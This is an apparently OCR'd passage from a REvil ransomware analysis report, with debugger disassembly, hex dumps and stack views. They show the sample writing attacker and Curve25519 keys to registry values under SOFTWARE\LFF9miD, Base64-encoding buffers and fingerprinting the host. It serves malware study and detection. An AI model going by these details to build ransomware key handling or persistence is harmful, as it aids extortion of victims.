
Figure 30



```
Address   Hex                                               ASCII
006FF4AC  92 5F C2 BC F6 2A 00 7F 40 03 99 D7 4B B4 11 32  ._Â¼ö*..@..×K´.2
006FF4BC  57 82 CF 1A 30 6E B0 59 23 38 1F BB 2F AD A6 6B  W.Ï.0n°Y#8.»/.¦k
```

Figure 31


Using the same method as before, the malicious process generates a buffer and then computes 32 bytes:



```
Address   Hex                                              ASCII
01295CF4  F4 51 AF 48 21 68 2A C4 4A 55 4C 74 56 2E 4E 29  ôQ¯H!h*ÄJULtV.N)
01295D04  C6 04 F7 90 DD A9 BE 77 AD 55 E2 2F 29 BC 1F 27  Æ.÷.Ý©¾w.Uâ/)¼.'
01295D14  38 F4 CA 89 19 9C E0 4D 53 C9 AC 39 05 E7 E2 10  8ôÊ...àMSÉ¬9.çâ.
01295D24  AD 90 6F 5A 70 39 D1 2D DD 6C 33 02 F4 D0 2C 25  ..oZp9Ñ-Ýl3.ôÐ,%
01295D34  07 4B BA FA 1E D7 5A B7 4D 1E F6 8E 48 F9 14 9E  .Kºú.×Z·M.ö.Hù..
01295D44  FF 09 95 51 8F 30 44 7C 52 5C 77 7E A6 8C 5B 5B  ÿ..Q.0D|R\w~¦.[[
01295D54  3E 6F DE C7 20 B8 84 70 6D A6 72 FE 25 5F 66 60  >oÞÇ ¸.pm¦rþ%_f`
01295D64  C0 C6 A6 81 4F F6 E2 FD 1D AA 95 83 BB 26 CE D8  ÀÆ¦.Oöâý.ª..»&ÎØ
01295D74  5F 85 29 44 7F 3D AD 34 12 9B DF CA 37 C4 B9 AA  _.)D.=.4..ßÊ7Ä¹ª
01295D84  5A DA F0 2D 15 2C 12 D0 08 86 87 53 B3 A0 49 8B  ZÚð-.,.Ð...S³ I.
01295D94  62 E8 C9 6F 1D D5 64 5B 0F 4E BB 91 38 8A 02 3B  bèÉo.Õd[.N».8..;
01295DA4  5D A4 87 CF 48 88 95 1F 40 0E 12 4C F3 AE 5B C7  ]¤.ÏH...@..Ló®[Ç
01295DB4  A4 E5 2D 76 B9 30 49 2D B6 7E F2 BC 8E F4 F0 87  ¤å-v¹0I-¶~ò¼.ôð.
01295DC4  44 1B 0B D8 0C 93 9E C7 4C 9D 8C 8B BF 33 D7 4C  D..Ø...ÇL...¿3×L
01295DD4  8D ED EE 38 34 DD A7 15 82 A3 55 A9 0C 57 A5 2E  .íî84Ý§..£U©.W¥.
01295DE4  04 00 00 00 D9 AC F4 FF 12 91 F9 49 74 91 12 3E  ....Ù¬ôÿ..ùIt..>
01295DF4  F8 EA C6 82 2A 71 2C 93 10 53 5A 82 CB 23 2A 16  øêÆ.*q,..SZ.Ë#*.
```

Figure 32

The executable creates the "SOFTWARE\LFF9miD" registry key by calling the RegCreateKeyExW routine (0x80000002 = **HKEY_LOCAL_MACHINE**, 0x2 = **KEY_SET_VALUE**):



```
01285744A   56            push esi
0128574B    50            push eax
0128574C    56            push esi
0128574D    6A 02         push 2
0128574F    56            push esi
01285750    56            push esi
01285751    56            push esi
01285752    52            push edx
01285753    51            push ecx
01285754    FF 15 3C 4F 29 01  call dword ptr ds:[<&RegCreateKeyExW>]
0128575A    85 C0         test eax,eax

dword ptr [01294F3C <malware.&RegCreateKeyExW>]=<advapi32.RegCreateKeyExW>

.text:01285754 malware.exe:$5754 #4B54
```

```
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
```

Default (stdcall) 5 □ Unlock


```
1: [esp] 80000002
2: [esp+4] 006FF71C L"SOFTWARE\\LFF9miD"
3: [esp+8] 00000000
4: [esp+C] 00000000
```

```
Address   Hex                                              ASCII
01295F00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01295F10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01295F20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01295F30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01295F40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
006FF624  80000002
006FF628  006FF71C  L"SOFTWARE\\LFF9miD"
006FF62C  00000000
006FF630  00000000
006FF634  00000000
006FF638  00000002
006FF63C  00000000
006FF640  006FF64C
006FF644  00000000
```

Figure 33

REvil stores the attacker's public key that was decoded in a registry value called "miz" (0x3 = **REG_BINARY**):



```
0128575E    FF 75 14      push dword ptr ss:[ebp+14]
01285761    FF 75 10      push dword ptr ss:[ebp+10]
01285764    FF 75 0C      push dword ptr ss:[ebp+C]
01285767    56            push esi
01285768    FF 75 08      push dword ptr ss:[ebp+8]
0128576B    FF 75 FC      push dword ptr ss:[ebp-4]
0128576E    FF 15 48 4F 29 01  call dword ptr ds:[<&RegSetValueExW>]
01285774    FF 75 FC      push dword ptr ss:[ebp-4]

dword ptr [01294F48 <malware.&RegSetValueExW>]=<advapi32.RegSetValueExW>

.text:0128576E malware.exe:$576E #4B6E
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
```

Default (stdcall) 5 □ Unlock


```
1: [esp] 00000254
2: [esp+4] 006FF770 L"miz"
3: [esp+8] 00000000
4: [esp+C] 00000003
```

```
Address   Hex                                              ASCII
01295E60  99 9F CB CC 81 ED 20 65 F0 F6 C0 38 4D C6 88 BE  ..ËÌ.í eðöÀ8MÆ.¾
01295E70  94 54 73 AF 98 5A E2 7A CA B0 04 38 BF 05 3A 28  .Ts¯.ZâzÊ°.8¿.:(
```

```
006FF630  00000254
006FF634  006FF770  L"miz"
006FF638  00000000
006FF63C  00000003
006FF640  01295E60  malware.01295E60
006FF644  00000020
```

Figure 34


REvil stores the first generated Curve25519 public key in a registry value called "od4U" (0x3 = **REG_BINARY**):



```
01285 75E   FF 75 14         push dword ptr ss:[ebp+14]
01285761    FF 75 10         push dword ptr ss:[ebp+10]
01285764    FF 75 0C         push dword ptr ss:[ebp+C]
01285767    56               push esi
01285768    FF 75 08         push dword ptr ss:[ebp+8]
0128576B    FF 75 FC         push dword ptr ss:[ebp-4]
EIP 0128576E FF 15 48 4F 29 01 call dword ptr ds:[<&RegSetValueExW>]
01285774    FF 75 FC         push dword ptr ss:[ebp-4]

dword ptr [01294F48 <malware.&RegSetValueExW>]=<advapi32.RegSetValueExW>

.text:0128576E malware.exe:$576E #4B6E

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   □ Unlock
1: [esp] 00000254
2: [esp+4] 006FF764 L"od4U"
3: [esp+8] 00000000
4: [esp+C] 00000003

Address  Hex                                              ASCII
01295E80 9B A1 08 03 0E 48 5E C4 A0 DD B8 60 D2 92 4B 15  .¡...H^Ä Ý¸`Ò.K.
01295E90 20 A5 FC 6D 13 82 3C 83 20 28 17 7F B5 25 3E 7C   ¥üm..<. (..µ%>|

006FF630 00000254
006FF634 006FF764 L"od4U"
006FF638 00000000
006FF63C 00000003
006FF640 01295E80 malware.01295E80
006FF644 00000020
```

Figure 35


The second Curve25519 private key is AES encrypted using the shared key. The IV was randomly generated, and the ransomware computes the CRC32 of the encrypted buffer. The result is stored in a registry value called “U7ykk”:



```
0128575E    FF 75 14         push dword ptr ss:[ebp+14]
01285761    FF 75 10         push dword ptr ss:[ebp+10]
01285764    FF 75 0C         push dword ptr ss:[ebp+C]
01285767    56               push esi
01285768    FF 75 08         push dword ptr ss:[ebp+8]
0128576B    FF 75 FC         push dword ptr ss:[ebp-4]
EIP 0128576E FF 15 48 4F 29 01 call dword ptr ds:[<&RegSetValueExW>]
01285774    FF 75 FC         push dword ptr ss:[ebp-4]

dword ptr [01294F48 <malware.&RegSetValueExW>]=<advapi32.RegSetValueExW>

.text:0128576E malware.exe:$576E #4B6E

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   □ Unlock
1: [esp] 00000254
2: [esp+4] 006FF740 L"U7ykk"
3: [esp+8] 00000000
4: [esp+C] 00000003

Address  Hex                                              ASCII
01295EA0 46 5D 09 BA E0 B5 18 BB 54 A9 E0 85 B3 9C 29 A7  F].ºàµ.»T©à.³.)§
01295EB0 57 08 81 A1 91 75 1E 98 9C 30 A2 18 7D 30 9E EB  W..¡.u...0¢.}0.ë
01295EC0 AE 53 C3 BF FF E8 17 06 51 7A C5 EE 93 01 AE 36  ®SÃ¿ÿè..QzÅî..®6
01295ED0 56 27 6B AA 45 DD 30 AB A6 A4 88 01 60 0F 9E 4D  V'kªEÝ0«¦¤..`..M
01295EE0 BD 2F AB 5C 2A 71 2C 93 10 53 5A 82 CB 23 2A 16  ½/«\*q,..SZ.Ë#*.
01295EF0 40 14 64 DA FB ED E7 95 00 00 00 00 00 00 00 00  @.dÚûíç.........

006FF630 00000254
006FF634 006FF740 L"U7ykk"
006FF638 00000000
006FF63C 00000003
006FF640 01295EA0 malware.01295EA0
006FF644 00000058
006FF648 00000000
006FF64C 00000254
006FF650 006FF798
006FF654 012818FF return to malware.012818FF from malware.
```


Figure 36

The malicious binary encodes the above buffer using Base64 (0x40000001 = **CRYPT_STRING_NOCRLF | CRYPT_STRING_BASE64**):



```
012851AF    50               push eax
012851B0    56               push esi
012851B1    57               push edi
012851B2    53               push ebx
012851B3    FF 75 FC         push dword ptr ss:[ebp-4]
EIP 012851B6 FF 15 50 50 29 01 call dword ptr ds:[<&CryptBinaryToStringW>]
012851BC    85 C0            test eax,eax

dword ptr [01295050 <malware.&CryptBinaryToStringW>]=<crypt32.CryptBinaryToStringW>

.text:012851B6 malware.exe:$51B6 #45B6

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   □ Unlock
1: [esp] 01295EA0 malware.01295EA0
2: [esp+4] 00000058
3: [esp+8] 40000001
4: [esp+C] 04ADA4D0

Address  Hex                                              ASCII
01295EA0 46 5D 09 BA E0 B5 18 BB 54 A9 E0 85 B3 9C 29 A7  F].ºàµ.»T©à.³.)§
01295EB0 57 08 81 A1 91 75 1E 98 9C 30 A2 18 7D 30 9E EB  W..¡.u...0¢.}0.ë
01295EC0 AE 53 C3 BF FF E8 17 06 51 7A C5 EE 93 01 AE 36  ®SÃ¿ÿè..QzÅî..®6
01295ED0 56 27 6B AA 45 DD 30 AB A6 A4 88 01 60 0F 9E 4D  V'kªEÝ0«¦¤..`..M
01295EE0 BD 2F AB 5C 2A 71 2C 93 10 53 5A 82 CB 23 2A 16  ½/«\*q,..SZ.Ë#*.
01295EF0 40 14 64 DA FB ED E7 95 00 00 00 00 00 00 00 00  @.dÚûíç.........

006FF638 01295EA0 malware.01295EA0
006FF63C 00000058
006FF640 40000001
006FF644 04ADA4D0
006FF648 006FF664
006FF64C 00000000
006FF650 00000000
006FF654 04ADA4D0
006FF658 01295EA0 malware.01295EA0
006FF65C 006FF798
```


Figure 37



```
Address   Hex                                               ASCII
04ADA4D0  52 00 6C 00 30 00 4A 00 75 00 75 00 43 00 31 00  R.l.0.J.u.u.C.1.
04ADA4E0  47 00 4C 00 74 00 55 00 71 00 65 00 43 00 46 00  G.L.t.U.q.e.C.F.
04ADA4F0  73 00 35 00 77 00 70 00 70 00 31 00 63 00 49 00  s.5.w.p.p.1.c.I.
04ADA500  67 00 61 00 47 00 52 00 64 00 52 00 36 00 59 00  g.a.G.R.d.R.6.Y.
04ADA510  6E 00 44 00 43 00 69 00 47 00 48 00 30 00 77 00  n.D.C.i.G.H.0.w.
04ADA520  6E 00 75 00 75 00 75 00 55 00 38 00 4F 00 2F 00  n.u.u.u.U.8.O./.
04ADA530  2F 00 2B 00 67 00 58 00 42 00 6C 00 46 00 36 00  /.+.g.X.B.l.F.6.
04ADA540  78 00 65 00 36 00 54 00 41 00 61 00 34 00 32 00  x.e.6.T.A.a.4.2.
04ADA550  56 00 69 00 64 00 72 00 71 00 6B 00 58 00 64 00  V.i.d.r.q.k.X.d.
04ADA560  4D 00 4B 00 75 00 6D 00 70 00 49 00 67 00 42 00  M.K.u.m.p.I.g.B.
04ADA570  59 00 41 00 2B 00 65 00 54 00 62 00 30 00 76 00  Y.A.+.e.T.b.0.v.
04ADA580  71 00 31 00 77 00 71 00 63 00 53 00 79 00 54 00  q.1.w.q.c.S.y.T.
04ADA590  45 00 46 00 4E 00 61 00 67 00 73 00 73 00 6A 00  E.F.N.a.g.s.s.j.
04ADA5A0  4B 00 68 00 5A 00 41 00 46 00 47 00 54 00 61 00  K.h.Z.A.F.G.T.a.
04ADA5B0  2B 00 2B 00 33 00 6E 00 6C 00 51 00 3D 00 3D 00  +.+.3.n.l.Q.=.=.
```

Figure 38

The CryptBinaryToStringW function is utilized to encode the attacker's public key back to Base64 format (0x40000001 = **CRYPT_STRING_NOCRLF** | **CRYPT_STRING_BASE64**):



```
012851AF   50              push eax
012851B0   56              push esi
012851B1   57              push edi
012851B2   53              push ebx
012851B3   FF 75 FC        push dword ptr ss:[ebp-4]
012851B6   FF 15 50 50 29 01   call dword ptr ds:[<&CryptBinaryToStringW>]
012851BC   85 C0           test eax,eax
```

```
dword ptr [01295050 <malware.&CryptBinaryToStringW>]=<crypt32.CryptBinaryToStringW>

.text:012851B6 malware.exe:$51B6 #45B6
```

```
x87StatusWord 0000
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   0  x87SW_U   0
x87SW_O   0  x87SW_Z   0  x87SW_D   0
```


Default (stdcall) 5 □ Unlock

```
1:  [esp] 01295E60 malware.01295E60
2:  [esp+4] 00000020
3:  [esp+8] 40000001
4:  [esp+C] 04ADA5E0
```

```
Address   Hex                                               ASCII
01295E60  99 9F CB CC 81 ED 20 65 F0 F6 C0 38 4D C6 88 BE  ..ËÌ.í eðöÀ8MÆ.¾
01295E70  94 54 73 AF 98 5A E2 7A CA B0 04 38 BF 05 3A 28  .Ts¯.ZâzÊ°.8¿.:(
```

```
006FF770  01295E60  malware.01295E60
006FF774  00000020
006FF778  40000001
006FF77C  04ADA5E0
006FF780  006FF79C
006FF784  00000001
```


Figure 39



```
Address   Hex                                               ASCII
04ADA5E0  6D 00 5A 00 2F 00 4C 00 7A 00 49 00 48 00 74 00  m.Z./.L.z.I.H.t.
04ADA5F0  49 00 47 00 58 00 77 00 39 00 73 00 41 00 34 00  I.G.X.w.9.s.A.4.
04ADA600  54 00 63 00 61 00 49 00 76 00 70 00 52 00 55 00  T.c.a.I.v.p.R.U.
04ADA610  63 00 36 00 2B 00 59 00 57 00 75 00 4A 00 36 00  c.6.+.Y.W.u.J.6.
04ADA620  79 00 72 00 41 00 45 00 4F 00 4C 00 38 00 46 00  y.r.A.E.O.L.8.F.
04ADA630  4F 00 69 00 67 00 3D 00 00 00 AB AB AB AB AB AB  O.i.g.=...««««««
```

Figure 40


The binary retrieves the processor name using the cpuid instruction:



```
.text:012858D7
.text:012858D7 loc_12858D7:
.text:012858D7 lea     eax, [ecx-7FFFFFFEh]
.text:012858DD xor     ecx, ecx
.text:012858DF push    ebx
.text:012858E0 cpuid
.text:012858E2 mov     esi, ebx
.text:012858E4 pop     ebx
.text:012858E5 lea     ebx, [ebp+var_1C]
.text:012858E8 mov     [ebx], eax
.text:012858EA mov     [ebx+4], esi
.text:012858ED mov     esi, ebx
.text:012858EF mov     [ebx+8], ecx
.text:012858F2 mov     ecx, [ebp+var_4]
.text:012858F5 mov     [ebx+0Ch], edx
.text:012858F8 inc     ecx
.text:012858F9 movsd
.text:012858FA mov     [ebp+var_4], ecx
.text:012858FD movsd
.text:012858FE movsd
.text:012858FF movsd
.text:01285900 mov     edi, [ebp+var_8]
.text:01285903 add     edi, 10h
.text:01285906 mov     [ebp+var_8], edi
.text:01285909 cmp     ecx, 3
.text:0128590C jl      short loc_12858D7
```

Figure 41

The GetWindowsDirectoryW routine is used to obtain the path of the Windows directory:




```
01285873    57                  push edi
01285874    56                  push esi
01285875    FF 15 DC 4F 29 01   call dword ptr ds:[<&GetWindowsDirectoryW>]
0128587B    85 C0               test eax,eax

dword ptr [01294FDC <malware.&GetWindowsDirectoryW>]=<kernel32.GetWindowsDirectoryW>

.text:01285875 malware.exe:$5875 #4C75
```

```
x87SW_SF 0  x87SW_P  0  x87SW_U  0
x87SW_O  0  x87SW_Z  0  x87SW_D  0

Default (stdcall)   5   Unlock
1: [esp] 04ADA858
2: [esp+4] 0000000B
3: [esp+8] 00000044
4: [esp+C] 04ADA820 L"DESKTOP-[redacted]"

006FF708  04ADA858
006FF70C  0000000B
```

Figure 42

REvil extracts the volume serial number for the C drive by calling the GetVolumeInformationW API:



```
0128588C    53                  push ebx
0128588D    53                  push ebx
0128588E    53                  push ebx
0128588F    33 C0               xor eax,eax
01285891    53                  push ebx
01285892    66 89 46 06         mov word ptr ds:[esi+6],ax
01285896    8D 45 FC            lea eax,dword ptr ss:[ebp-4]
01285899    50                  push eax
0128589A    53                  push ebx
0128589B    53                  push ebx
0128589C    56                  push esi
0128589D    FF 15 F0 4F 29 01   call dword ptr ds:[<&GetVolumeInformationW>]
012858A3    F7 D8               neg eax

dword ptr [01294FF0 <malware.&GetVolumeInformationW>]=<kernel32.GetVolumeInformationW>

.text:0128589D malware.exe:$589D #4C9D
```


```
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
